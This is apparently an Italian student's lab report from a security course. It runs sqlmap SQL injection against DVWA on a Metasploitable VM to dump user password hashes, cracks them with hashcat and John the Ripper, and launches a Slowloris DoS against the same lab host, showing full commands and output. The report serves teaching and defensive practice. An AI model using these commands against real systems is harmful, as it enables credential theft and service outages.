

W13D4 – Pratica

Epic Education Srl

Password cracking e malware

(target Metasploitable)

Simone Giordano

9/10/2025



Contatti:

Tel: 3280063044

Email: mynameisimone@gmail.com

Linkedin: <https://www.linkedin.com/in/simone-giordano-91290652/>

Sommario

Sintesi esecutiva	3
Perimetro	3
Panoramica delle vulnerabilità	3
Password cracking	4
SQL injection manuale	4
SQL injection con NMAP	4
Cracking hash con Hashcat	5
Cracking hash con John the Rip	6
Malware (esercizio facoltativo)	7
Pratica extra	7
Descrizione DoS, DDoS e Slowloris	7
Attacco DoS con Slowloris	7
Risposte HTTP	8
Risposte TCP	8

Sintesi esecutiva

Vulnerabilità SQL injection → estrazione di username+hash → cracking degli hash → password in chiaro.

Impatto: compromissione di account, possibile accesso a dati sensibili e rischio di propagazione su altri sistemi in caso di password riutilizzate.

Cause: input non sanitizzati + password deboli.

Rischio: alto finché non vengono sostituite le credenziali compromesse e corrette le vulnerabilità.

Perimetro

Host Information

Netbios Name: METASPLOITABLE

IP: 192.168.50.101

MAC Address: 08:00:27:E4:29:4E

OS: Linux Kernel 2.6.24-16-server on Ubuntu 8.04esto.

Web Application: DVWA (Damn Vulnerable Web Application)

Panoramica delle vulnerabilità

Un attacco di **SQL injection** ha permesso l'accesso al database e l'esfiltrazione di **username e hash delle password**.

Gli hash sono stati successivamente decifrati (cracking) perché le password erano **deboli** (molte composte da parole note), rendendo le credenziali in chiaro facilmente accessibili.

Questo espone a **compromissione di account, movimenti laterali, furto di dati**


Azioni di rimedio

- Rimuovere la vulnerabilità SQLi
- Reset delle password
- Revisionare policy password (impostare una scadenza e aumentare la complessità)

Password cracking

SQL injection manuale

SQL injection dell'esercizio precedente.



SQL injection con NMAP


Proviamo a recuperare gli hash, questa volta con sqlmap.

Con il seguente comando che include il cookie, l'url del database e **-tables**, è possibile visualizzare le tabelle all'interno del db.

COMANDO SQLMAP

```
sqlmap --cookie="security=low; PHPSESSID=e9d2f9aaf5509852ea674ba14653aa01" -u  
"http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -tables
```


Oltre alle tabelle trova anche i vari db, tra cui dvwa che sarebbe quello che interessa a noi.



Nel prossimo comando specifichiamo di cercare dentro DVWA

COMANDO SQLMAP

```
sqlmap --cookie="security=low; PHPSESSID=e9d2f9aaf5509852ea674ba14653aa01" -u  
"http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -D dvwa -tables
```



Se cerchiamo le colonne dentro **users**, troveremo una colonna **password**.

COMANDO SQLMAP:

```
sqlmap --cookie="security=low; PHPSESSID=e9d2f9aaf5509852ea674ba14653aa01" -u  
"http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -D dvwa -T users ---columns
```

```

[15:45:53] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+

```

A questo punto con **--dump** ricostruiamo le voci della tabella e possiamo visualizzare gli hash e i relativi user.

COMANDO SQLMAP:

```
sqlmap --cookie="security=low; PHPSESSID=e9d2f9aaf5509852ea674ba14653aa01" -u
```

```
"http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -D dvwa -T users --dump
```

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99	Smith	Bob

Cracking hash con Hashcat

Ho creato un file txt contenente user e hash trovati in precedenza.

```

admin 5f4dcc3b5aa765d61d8327deb882cf99:password
gordonb e99a18c428cb38d5f260853678922e03:abc123
1337 8d3533d75ae2c3966d7e0d4fcc69216b:charley
pablo 0d107d09f5bbe40cade3de5c71e9e9b7:letmein
smithy 5f4dcc3b5aa765d61d8327deb882cf99:password

```

Ho creato anche un file che contiene solo gli hash, di cui ha bisogno hashcat.

```

5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99

```

Eseguo il crack degli hash con il seguente comando: **hashcat -m 0 -O -w 3 hashes.txt /usr/share/wordlists/rockyou.txt**

- **m 0** specifica il tipo di hash: 0 = MD5
- **-O** attiva i kernel ottimizzati per ottenere più velocità
- **-w 3** aumenta le prestazioni (utilizzo di CPU)
- **hashes.txt** è il file creato in precedenza con i soli hash
- **rockyou.txt** è la wordlist usata per l'attacco

Il comando ci restituisce l'elenco degli hash decifrati con le password in chiaro:

```
5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
8d3533d75ae2c3966d7e0d4fcc69216b:charley
```

Di seguito il file con ricostruito con user e relativi hash e password.

```
admin 5f4dcc3b5aa765d61d8327deb882cf99:password
gordonb e99a18c428cb38d5f260853678922e03:abc123
1337 8d3533d75ae2c3966d7e0d4fcc69216b:charley
pablo 0d107d09f5bbe40cade3de5c71e9e9b7:letmein
smithy 5f4dcc3b5aa765d61d8327deb882cf99:password
```

Cracking hash con John the Rip

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

- **--format=raw-md5** serve a specificare a John di interpretare ogni riga come MD5 "raw"
- **rockyou.txt** è la wordlist usata per l'attacco
- **hashes.txt** è il file creato in precedenza con i soli hash

```
(kali㉿kali)-[~/Esercizio]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123        (?)
letmein       (?)
charley       (?)
4g 0:00:00:00 DONE (2025-10-08 17:49) 57.14g/s 41142p/s 41142c/s 54857C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Con il seguente comando visualizziamo il file **hashes.txt** con le password in chiaro.

```
(kali㉿kali)-[~/Esercizio]
└─$ john --show --format=Raw-MD5 hashes.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

Malware (esercizio facoltativo)

Hai appena scoperto che l'azienda che segui come consulente di sicurezza ha un computer con Windows infettato dal malware WannaCry. Cosa fai per mettere in sicurezza il tuo sistema?

- 1 Isolamento immediato del computer dalla rete per evitare o limitare l'autopropagazione del ransomware.
- 2 Non spegnere la macchina per evitare di perdere dati utili all'analisi forense.
- 3 Avvisare il team di sicurezza per avviare un Incident Response Plan.
- 4 Formattare il PC con le impostazioni di fabbrica.
- 5 Aggiornare il sistema operativo con la versione più recente.
- 6 Installare un antivirus.
- 7 Ripristinare i dati usando un eventuale backup eseguito prima dell'attacco.

Pratica extra

Descrizione DoS, DDoS e Slowloris

DoS (Denial of Service)

È un attacco informatico in cui un aggressore cerca di rendere un servizio o un sito web non disponibile per gli utenti legittimi.

Lo fa sovraccaricando il server con un numero eccessivo di richieste o sfruttando una vulnerabilità che causa un blocco.

DDoS (Distributed Denial of Service)

È una variante più potente del DoS: invece di un solo computer attaccante, l'attacco proviene da molti sistemi distribuiti in rete, spesso controllati da un botnet (rete di computer infetti).

Slowloris

È un tipo specifico di attacco DoS sviluppato per colpire server web.

Aprire molte connessioni HTTP al server.

Inviare le intestazioni (headers) delle richieste molto lentamente e incomplete, tenendo la connessione "in sospeso".


Il server, aspettando che le richieste si completino, mantiene occupate le connessioni, fino a esaurire le risorse disponibili.

Attacco DoS con Slowloris

Avvio Slowloris.

```
(kali@kali)-[~/slowloris]
$ python3 slowloris.py 192.168.50.101
[09-10-2025 15:49:08] Attacking 192.168.50.101 with 150 sockets.
[09-10-2025 15:49:08] Creating sockets ...
[09-10-2025 15:49:13] Sending keep-alive headers ...
[09-10-2025 15:49:13] Socket count: 150
[09-10-2025 15:49:28] Sending keep-alive headers ...
[09-10-2025 15:49:28] Socket count: 150
```

Risposte HTTP



The image shows two terminal windows. The left window displays the output of a curl command, showing an HTTP 200 OK response from 192.168.50.101. The right window shows a slowloris attack in progress, with a list of sockets and their status. A red arrow points from the 'Date' field in the curl output to the 'Date' field in the slowloris output, highlighting the time difference.

watch -n 1 --differences curl -I http://192.168.50.101 -silent

watch esegue un comando ripetutamente

-n 1 indica di eseguire il comando ogni secondo


--differences evidenzia le differenze tra un'iterazione e l'altra per individuare cosa è cambiato

curl -I richiede solo le intestazioni della risposta

--silent disattiva i messaggi di errore di curl rendendo l'output più pulito

Se confrontiamo i minuti e i secondi (non le ore perché le macchine sono su fusi orari diversi) noteremo che la risposta curl che dovrebbe cambiare ogni secondo si è fermata rispetto alle iterazioni di slowloris, indicando quindi che le richieste stanno saturando il target.


Inoltre la pagina del browser con l'ip di metasploitable non riuscirà a caricare.



Risposte TCP


Tcping in questo caso testa se la porta tcp 80 è aperta inviando pacchetti.

Come vediamo sotto anche saturando il target con slowloris la porta 80 continuerà a stabilire connessioni TCP.



The image shows two terminal windows. The left window shows a slowloris attack in progress, with a list of sockets and their status. The right window shows the output of a tcping command, which tests the connectivity of port 80 on 192.168.50.101. The output shows that the port is open and the connection is established.

Aumentando il numero di socket a 350 con il paramtero **-s** (socket), le risposte del server saranno sempre meno.



The image shows two terminal windows side-by-side. The left window shows the execution of the `slowloris` script. The right window shows the output of the `tcping` command, which is a tool used to test TCP connections. The output of `tcping` shows that the connection to 192.168.50.101 is open, but the response times are high (0.940 ms, 0.995 ms, 1.425 ms). The output of `slowloris` shows that the script is attacking 192.168.50.101 with 350 sockets.

```
Session Actions Edit View Help
(kali@kali)~]
$ cd slowloris
(kali@kali)~/slowloris]
$ python3 slowloris.py 192.168.50.101 -s 350
[09-10-2025 16:25:11] Attacking 192.168.50.101 with 350 sockets.
[09-10-2025 16:25:11] Creating sockets ...

Session Actions Edit View Help
(kali@kali)~]
$ tcping 192.168.50.101 80
/usr/bin/tcping: 1: bc: not found
seq 0: no response (timeout)
seq 1: no response (timeout)
seq 2: no response (timeout)
seq 3: no response (timeout)
seq 6: tcp response from 192.168.50.101 [open] 0.940 ms
seq 4: no response (timeout)
seq 5: no response (timeout)
seq 7: no response (timeout)
seq 8: no response (timeout)
seq 9: no response (timeout)
seq 10: no response (timeout)
seq 11: no response (timeout)
seq 14: tcp response from 192.168.50.101 [open] 0.995 ms
seq 12: no response (timeout)
seq 13: no response (timeout)
seq 17: tcp response from 192.168.50.101 [open] 1.425 ms
seq 15: no response (timeout)
seq 16: no response (timeout)
seq 18: no response (timeout)
seq 19: no response (timeout)
seq 20: no response (timeout)
seq 21: no response (timeout)
seq 22: no response (timeout)
seq 23: no response (timeout)
```